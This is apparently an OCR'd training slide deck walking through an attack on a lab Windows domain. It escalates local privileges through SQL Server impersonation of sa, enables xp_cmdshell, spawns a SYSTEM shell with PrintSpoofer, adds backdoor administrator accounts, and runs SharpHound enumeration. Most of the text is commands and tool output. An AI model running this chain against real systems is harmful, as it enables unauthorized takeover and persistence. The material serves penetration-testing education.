
GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==========================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled gr
oup
BUILTIN\Administrators                      Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled gr
oup, Group owner
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\INTERACTIVE                    Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled gr
oup
CONSOLE LOGON                               Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled gr
oup
LOCAL                                       Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled gr
oup
Authentication authority asserted identity  Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled gr
oup
Mandatory Label\High Mandatory Level        Label            S-1-16-12288

PS C:\Windows\system32>
```

Local Privilege Escalation With PowerUpSql

- Using netstat windows command line utility to enumerate the status of our ports discovered that port 1433 is in listening state, this indicate that there an Sql Server Instance running on the system



Local Privilege Escalation With PowerUpSql

- PoweUpSQL to the rescue, PowerUpSql is a Powershell Toolkit for Enumerating and attaking Microsoft Sql server, you can see there is an Sql server instance named MSSQLSERVER running locally

```
PS C:\Tools\PowerUpSQL-master> Import-Module .\PowerUpSQL.psd1
WARNING: The names of some imported commands from the module 'PowerUpSQL' include unapproved verbs that might make them less
discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose parameter. For a list of
approved verbs, type Get-Verb.
PS C:\Tools\PowerUpSQL-master> Get-SQLInstanceScanUDP -ComputerName Win10-Client-01


ComputerName : Win10-Client-01
Instance     : Win10-Client-01\MSSQLSERVER
InstanceName : MSSQLSERVER
ServerIP     : fe80::aec7:f6d9:5482:60ca%6 10.10.1.5
TCPPort      : 1433
BaseVersion  : 14.0.1000.169
IsClustered  : No
```

Local Privilege Escalation With PowerUpSql

- There is also a register SQL server SPN on the Domain Controller, but let's only focus on the local server instance for now, escalate our local privilege
- Get-SQLInstanceDomain

```
PS C:\Tools\PowerUpSQL-master> Get-SQLInstanceDomain


ComputerName     : Win10-Client-01.BYTESHIELD.local
Instance         : Win10-Client-01.BYTESHIELD.local,1433
DomainAccountSid : 150000052100018317224515788427518521917321107954 00
DomainAccount    : WIN10-CLIENT-01$
DomainAccountCn  : WIN10-CLIENT-01
Service          : MSSQLSvc
Spn              : MSSQLSvc/Win10-Client-01.BYTESHIELD.local:1433
LastLogon        : 11/22/2023 3:00 PM
Description      :

ComputerName     : Win10-Client-01.BYTESHIELD.local
Instance         : Win10-Client-01.BYTESHIELD.local
DomainAccountSid : 150000052100018317224515788427518521917321107954 00
DomainAccount    : WIN10-CLIENT-01$
DomainAccountCn  : WIN10-CLIENT-01
Service          : MSSQLSvc
Spn              : MSSQLSvc/Win10-Client-01.BYTESHIELD.local
LastLogon        : 11/22/2023 3:00 PM
Description      :
```

Local Privilege Escalation With PowerUpSql

- Enumerating Local Sql Instance
- Get-SQLInstanceLocal

```
PS C:\Tools\PowerUpSQL-master> Get-SQLInstanceLocal


ComputerName        : WIN10-CLIENT-01
Instance            : WIN10-CLIENT-01
ServiceDisplayName : SQL Server (MSSQLSERVER)
ServiceName         : MSSQLSERVER
ServicePath         : "C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER
ServiceAccount      : NT Service\MSSQLSERVER
State               : Running
```

Local Privilege Escalation With PowerUpSql

- Let's test if it can accept connection
- Get-SQLInstanceLocal | Get-SQLConnectionTestThreaded -Verbose

```
PS C:\Tools\PowerUpSQL-master> Get-SQLInstanceLocal | Get-SQLConnectionTestThreaded -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN10-CLIENT-01 : Connection Success.
VERBOSE: WIN10-CLIENT-01 : Connection Success.
VERBOSE: Closing the runspace pool

ComputerName    Instance        Status
------------    --------        ------
WIN10-CLIENT-01 WIN10-CLIENT-01 Accessible
WIN10-CLIENT-01 WIN10-CLIENT-01 Accessible
```

- The Server is running and Accessible

Local Privilege Escalation With PowerUpSql

- Gathering more information about the Server instance
- Get-SQLInstanceLocal | get-SQLServerInfo

```
PS C:\Tools\PowerUpSQL-master> Get-SQLInstanceLocal | Get-SQLServerInfo


ComputerName            : WIN10-CLIENT-01
Instance                : WIN10-CLIENT-01
DomainName              : BYTESHIELD
ServiceProcessID        : 2596
ServiceName             : MSSQLSERVER
ServiceAccount          : NT Service\MSSQLSERVER
AuthenticationMode      : Windows and SQL Server Authentication
ForcedEncryption        : 0
Clustered               : No
SQLServerVersionNumber  : 14.0.1000.169
SQLServerMajorVersion   : 2017
SQLServerEdition        : Developer Edition (64-bit)
SQLServerServicePack    : RTM
OSArchitecture          : X64
OsVersionNumber         : SQL
Currentlogin            : BYTESHIELD\Justin.Smith
IsSysadmin              : No
ActiveSessions          : 1
```

Local Privilege Escalation With PowerUpSql

- Let's enumerate and see if there is any SQL Server Login we can Bruteforce
- Get-SQLFuzzServerLogin -Instance Win10-Client-01 –Verbose

```
PS C:\Tools\PowerUpSQL-master> Get-SQLFuzzServerLogin -Instance Win10-Client-01 -Verbose
VERBOSE: Win10-Client-01 : Connection Success.
VERBOSE: Win10-Client-01 : Enumerating principal names from 10000 principal IDs..

VERBOSE: Win10-Client-01 : Complete.
ComputerName    Instance        PrincipalId PrincipleName
------------    --------        ----------- -------------
Win10-Client-01 Win10-Client-01 1           sa
Win10-Client-01 Win10-Client-01 2           public
Win10-Client-01 Win10-Client-01 3           sysadmin
Win10-Client-01 Win10-Client-01 4           securityadmin
Win10-Client-01 Win10-Client-01 5           serveradmin
Win10-Client-01 Win10-Client-01 6           setupadmin
Win10-Client-01 Win10-Client-01 266         Frank
Win10-Client-01 Win10-Client-01 267         Robert
Win10-Client-01 Win10-Client-01 268         BYTESHIELD\Justin.Smith
```

- Our User justin.Smith is also a Sql Server login with windows Credentials

Local Privilege Escalation With PowerUpSql

- Now let's see if our user can impersonate the Sysadmin, to elevate from Public role to sysadmin role
- Invoke-SQLAuditPrivImpersonateLogin -Instance Win10-Client-01 -Verbose

```
PS C:\Tools\PowerUpSQL-master> Invoke-SQLAuditPrivImpersonateLogin -Instance Win10-Client-01 -Verbose
VERBOSE: Win10-Client-01 : START VULNERABILITY CHECK: PERMISSION - IMPERSONATE LOGIN
VERBOSE: Win10-Client-01 : CONNECTION SUCCESS.
VERBOSE: Win10-Client-01 : - Logins can be impersonated.
VERBOSE: Win10-Client-01 : - BYTESHIELD\Justin.Smith can impersonate the sa sysadmin login.
VERBOSE: Win10-Client-01 : COMPLETED VULNERABILITY CHECK: PERMISSION - IMPERSONATE LOGIN


ComputerName   : Win10-Client-01
Instance       : Win10-Client-01
Vulnerability  : Excessive Privilege - Impersonate Login
Description    : The current SQL Server login can impersonate other logins.  This may allow an authenticated login to gain additional
                 privileges.
Remediation    : Consider using an alterative to impersonation such as signed stored procedures. Impersonation is enabled using a
                 command like: GRANT IMPERSONATE ON Login::sa to [user]. It can be removed using a command like: REVOKE IMPERSONATE ON
                 Login::sa to [user]
Severity       : High
IsVulnerable   : Yes
IsExploitable  : Yes
Exploited      : No
ExploitCmd     : Invoke-SQLAuditPrivImpersonateLogin -Instance Win10-Client-01 -Exploit
Details        : BYTESHIELD\Justin.Smith can impersonate the sa SYSADMIN login. This test was ran with the BYTESHIELD\Justin.Smith login.
Reference      : https://msdn.microsoft.com/en-us/library/ms181362.aspx
Author         : Scott Sutherland (@_nullbind), NetSPI 2016
```

Local Privilege Escalation With PowerUpSql

- Since our user can impersonate sa let's another tool to achieve that
- Import-Module .\Invoke-SqlServer-Escalate-ExecuteAs.psm1
- Invoke-SqlServer-Escalate-ExecuteAs -SqlServerInstance Win10-Client-01

```
PS C:\Tools> Import-Module .\Invoke-SqlServer-Escalate-ExecuteAs.psm1
WARNING: Some imported command names contain one or more of the following restricted characters: # , ( ) {{ }} [ ] & - / \ $ ^ ; : " ' <
 > | ? @ ` * % + = ~
PS C:\Tools> Invoke-SqlServer-Escalate-ExecuteAs -SqlServerInstance Win10-Client-01
[*] Attempting to authenticate to Win10-Client-01 as the current Windows user...
[*] Connected.
[*] Enumerating a list of users that can be impersonated...
[*] Found 1 users that can be impersonated:
[*] - sa
[*] Checking if any of them are sysadmins...
[*] - sa - sysadmin!
[*] Attempting to add BYTESHIELD\Justin.Smith to the sysadmin role via impersonation...
[*] Verifying that BYTESHIELD\Justin.Smith was added to the sysadmin role...
[*] Success - BYTESHIELD\Justin.Smith is now a sysadmin!
[*] All Done.
```

- Impersonation Successful

Local Privilege Escalation With PowerUpSql

- With our user now having sysadmin privilege on the server we can now attempt code execution in the context of the SQL service account, let's use a tool named SQLRecon to do that
- .\SQLRecon.exe /a:WinToken /h:WIN10-CLIENT-01 /i:sa /m:iEnableXp


```
PS C:\Tools> .\SQLRecon.exe /a:WinToken /h:WIN10-CLIENT-01 /i:sa  /m:iEnableXp
[*] Enabling xp_cmdshell as 'sa' on WIN10-CLIENT-01
[+] SUCCESS: Enabled xp_cmdshell on WIN10-CLIENT-01.
name | value |
---------------
xp_cmdshell | 1 |
```

- We enabled xp_cmdshell for os commad execution,

```
PS C:\Tools> .\SQLRecon.exe /a:WinToken /h:WIN10-CLIENT-01 /i:sa  /m:xpcmd /c:whoami
[*] Executing 'whoami' on WIN10-CLIENT-01
output |
---------
nt service\mssqlserver |
 |
```


Local Privilege Escalation With PowerUpSql

- Using SQLRecon.exe with Printsfoofer.exe to Spawn System Shell
- .\SQLRecon.exe /a:WinToken /h:WIN10-Client-01 /i:sa /module:xpcmd /command:"C:\Tools\PrintSpoofer.exe -d 1 -c cmd.exe"




Local Privilege Escalation With PowerUpSql

- Using the Spawed System shell add our user to local administrators Group
- net localgroup administrators justin.smith /add



Local Privilege Escalation With PowerUpSql

- Creating a new user and adding him to local administrators group
- net user local_adm LocalAdminPass123 /add
- net localgroup administrators local_adm /add



Domain Enumeration SharpHound/BloodHound

- SharpHound is the official data collector for BloodHound. It is written in C# and uses native Windows API functions and LDAP namespace functions to collect data from domain controllers and domain-joined Windows systems.
- https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors

Domain Enumeration SharpHound/BloodHound

- BloodHound Collection
- .\SharpHound.exe -c All --zipfilename BYTESHIELD

```
PS C:\Tools\SharpHound-v2.0.1> .\SharpHound.exe -c All --zipfilename BYTESHIELD
2023-11-22T17:01:42.6491097-08:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2023-11-22T17:01:42.8519688-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, A
CL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights
2023-11-22T17:01:42.8831802-08:00|INFORMATION|Initializing SharpHound at 5:01 PM on 11/22/2023
2023-11-22T17:01:43.2112948-08:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for BYTESHIELD.local : ROOT-DC01.BYTESH
IELD.local
2023-11-22T17:01:43.3676241-08:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, Ob
jectProps, DCOM, SPNTargets, PSRemote, UserRights
2023-11-22T17:01:43.9299485-08:00|INFORMATION|Beginning LDAP search for Sharphound.EnumerationDomain
2023-11-22T17:01:43.9611183-08:00|INFORMATION|Testing ldap connection to BYTESHIELD.local
2023-11-22T17:01:44.1645386-08:00|INFORMATION|Producer has finished, closing LDAP channel
2023-11-22T17:01:44.1645386-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-11-22T17:02:14.4622034-08:00|INFORMATION|Status: 1 objects finished (+1 0.03333334)/s -- Using 35 MB RAM
2023-11-22T17:02:30.0396123-08:00|INFORMATION|Consumers finished, closing output channel
2023-11-22T17:02:30.1801129-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-11-22T17:02:30.3050696-08:00|INFORMATION|Status: 133 objects finished (+132 2.891304)/s -- Using 42 MB RAM
2023-11-22T17:02:30.3050696-08:00|INFORMATION|Enumeration finished in 00:00:46.4264508
2023-11-22T17:02:30.3988590-08:00|INFORMATION|Saving cache with stats: 80 ID to type mappings.
 80 name to SID mappings.
 4 machine sid mappings.
 3 sid to domain mappings.
 0 global catalog mappings.
2023-11-22T17:02:30.4301421-08:00|INFORMATION|SharpHound Enumeration Completed at 5:02 PM on 11/22/2023! Happy Graphing!
```

Domain Enumeration SharpHound/BloodHound

